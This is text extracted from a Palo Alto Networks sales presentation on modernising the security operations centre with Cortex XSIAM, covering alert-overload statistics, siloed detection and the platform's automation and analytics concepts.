- **Analytics** across **Data Sources**, e.g. NGFW, Prisma, SASE, third Party
- Understanding the full attack causality chain is critical for **complete recovery**

Thank You


paloaltonetworks.com

Transform the SOC by re-thinking the SIEM.


A Journey to the Modern
SOC with Cortex XSIAM

Thomas Maxeiner
Director EMEA Central | Cortex Area Sales Executive


The SOC Challenge: Scalable and Adaptive to new Business Demands as part of the Digital Transformation Journey



Today's dilemma: Most IT domains have been transformed. But in the SOC we are still problem driven



The Result: Too Much Info, Too Many Silos, Too Many Alerts



~11K

alerts per day

4+

days to investigate

> 30%


of Alerts are
untouched / day

212


days of dwell time

Source: Forrester (The 2021 State of Security Operations), Demisto (The State of SOAR Report, 2018), Ponemon (The Cost of a Data Breach, 2021)

Why: A siloed Detection approach leads to the “The Elephant Problem”



Siloed Detections create “Opinions” (Alerts) bases on limited context




Data is split across technologies

Product based detections

Siloed Product Alerts send to SIEM based on limited Data visibility

Analytics across all Data Sources as Hackers do not think in Silos



Open Data Model
to Parse and
Normalize


Eliminate False
Positives through
Atomic Alert
Playbooks

Endpoint Detection & Response (EDR) ●

Network Threat Analysis (NTA) ●

Cloud Threat Detection (CTD) ●

Identity Threat Detection (ITD) ●




Apply multiple
Detection Rules
and ML Engines
on full raw Data


Auto-Stitched
Dataset to tell the
Attack Story

XSIAM

Our Approach: XSIAM Designed Around Three Key Concepts



**Intelligent Data
& Analytics**




**Automation
First**




**Proactive
Security**

XSIAM delivers a transformation in detection and response, analyst experience, and continuous risk reduction.


With XSIAM we are changing the Focus



Redesigning the SOC: Single platform to implement, configure, manage all key capabilities in a single UI



